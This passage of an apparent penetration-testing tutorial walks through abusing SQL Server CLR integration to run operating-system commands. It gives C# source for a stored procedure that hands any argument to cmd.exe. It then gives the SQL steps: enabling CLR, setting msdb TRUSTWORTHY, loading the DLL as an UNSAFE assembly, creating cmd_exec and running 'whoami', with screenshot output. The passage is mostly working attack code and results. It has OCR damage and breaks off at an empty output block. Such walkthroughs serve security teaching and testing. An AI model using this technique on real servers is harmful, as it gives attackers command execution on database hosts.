
```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

0 references
public partial class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    0 references
    public static void cmd_exec(SqlString execCommand)
    {
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
        proc.StartInfo.UseShellExecute = false;
        proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();
```

From the build's drop-down menu, select the Build Solution option as shown in the image below:



```
using System;
using System.Data;
using System.Data.SqlCl
using System.Data.SqlTy
using Microsoft.SqlServ
using System.IO;
using System.Diagnostic
using System.Text;

0 references
public partial class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    0 references
    public static void cmd_exec(SqlString execCommand)
```

As you can see in the image below, now your DLL file is created as desired. Now that we have our DLL file, we can exploit CLR with the help of this DLL file.




```
using System;
using System.Data;
```


```
Build started...
1>------ Build started: Project: ClassLibrary2, Configuration: Debug Any CPU ------
1>  ClassLibrary2 -> C:\Users\Administrator\source\repos\ClassLibrary2\ClassLibrary2\bin\Debug\ClassLibrary2.dll
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```

Import CLR DLL into SQL Server through GUI

Let's put that DLL file to good use. Go to **server>Databases>System Databases>msdb>Programmability,** and under Programmability, there will be an **Assemblies** option. Right-click on the said option and select **New Assembly** from the drop-down menu as shown in the image below:



A dialogue box will open after following the above steps. In the dialogue box, set the Permission set to **Unrestricted** and give the path of your DLL file and then finally click on the **OK** button as shown in the image below:



Assembly name: shell

Assembly owner: dbo

Permission set: Unrestricted

Path to assembly: C:\Users\Administrator\Desktop\shell.dll

Additional properties:

Misc

Creation Date	8/1/2021 10:01 AM
Strong Name	False
Version	0.0

Creation Date
When the assembly was created.

Connection


Server:
WIN-P83OS778EQK\SQLEXPRE

Connection:
sa

Progress


Ready

The above steps have created an assembly with your DLL file. You can see it by going to **server>Databases>system Databses>msdb>Progammibility>Assemblies>*DLL File*.** The same is shown in the image below:



To execute that DLL file, run the following query:


```
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
[shell].[StoredProcedures].[cmd_exec];
GO
```



```
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [shell].[StoredProcedures].[cmd_exec];
GO
```

With the query above, the DLL file is executed. And now you can run any command as a query:

```
cmd_exec 'whoami'
```


SQLQuery2.sql - WI...ESS.msdb (SA (55))*
SQLQuery1.sql - WI...SS.master (SA (53))*
100 %
Results
Messages


```
cmd_exec 'whoami'
```

```
  output
1 nt service\mssql$sqlexpress
```

As you can see in the image above, the command is executed, and you can see the result of the command in the output panel.

The method we just learned was manual. Let us now learn how we can do the same thing using the command line. But first, we should delete the assembly and procedure to start afresh, and to do so, type:

```
DROP PROCEDURE cmd_exec
DROP ASSEMBLY shell
```




```
DROP PROCEDURE cmd_exec
DROP ASSEMBLY shell
```

```
Commands completed successfully.

Completion time: 2021-08-01T10:06:01.2870382-07:00
```

Import CLR DLL into SQL Server through CLI

We can also exploit CLR using various queries through the command line. Firstly, let's access the database by using the following query:

```
use msdb
```




```
use msdb
```

```
Commands completed successfully.

Completion time: 2021-08-06T13:53:26.2300541-07:00
```

Once we have accessed the database, we now need to enable CLR integration and for that type:

```
EXEC sp_configure 'clr enabled', 1;
RECONFIGURE;
GO
```




```
EXEC sp_configure 'clr enabled', 1;
RECONFIGURE;
GO
```

```
Configuration option 'clr enabled' changed from 0 to 1. Run the F

Completion time: 2021-08-01T10:00:28.6983277-07:00
```

Now to confirm whether CLR integration was enabled with the above command or not, use the following query:

```
SELECT * FROM sys.configurations WHERE name = 'clr enabled'
```




```
SELECT * FROM sys.configurations WHERE name = 'clr enabled'
```

	configuration_id	name	value	minimum	maximum	value_in_use	description
1	1562	clr enabled	1	0	1	1	CLR user code execution enabled in the server

And in the image above, you can see that the value of configuration is 1, which means our CLR integration is enabled.

Moving on, we have to enable trustworthy property next. So, for that type:

```
ALTER DATABASE msdb SET TRUSTWORTHY ON
```




```
ALTER DATABASE msdb SET TRUSTWORTHY ON
```

```
Commands completed successfully.

Completion time: 2021-08-01T10:02:12.8159154-07:00
```

To check whether our above command was successfully executed or not, use the following query:

```
select name, is_trustworthy_on from sys.databases
```




```
select name,is_trustworthy_on from sys.databases
```

	name	is_trustworthy_on
1	master	0
2	tempdb	0
3	model	0
4	msdb	1
5	ignite	0

In the above image, you can see that value for **trustworthy is 1** of the msdb database. That means the said property is successfully enabled.


We already have a DLL file called shell that we created with the help of visual studio earlier. You can find that file in the temp folder.



Name	Date modified
shell.dll	8/6/2021 10:36 AM

Now let’s use this DLL file and create an assembly with the help of the following commands:

```
CREATE ASSEMBLY shell
FROM 'c:\temp\shell.dll'
WITH PERMISION_SET = UNSAFE;
```




```
CREATE ASSEMBLY shell
FROM 'c:\temp\shell.dll'
WITH PERMISSION_SET = UNSAFE;
```

```
Commands completed successfully.

Completion time: 2021-08-01T10:06:44.1263778-07:00
```

Our next step is to create the procedure and we will do so with the help of the following command:

```
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS
EXTERNAL NAME [shell].[StoredProcedures].[cmd_exec];
GO
```




```
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [shell].[StoredProcedures].[cmd_exec];
GO
```

```
Commands completed successfully.

Completion time: 2021-08-01T10:07:35.7217753-07:00
```

Once the above commands are executed successfully, you can then execute any command such as;

```
cmd_exec 'whoami'
```



```
cmd_exec 'whoami'
```


```
   output
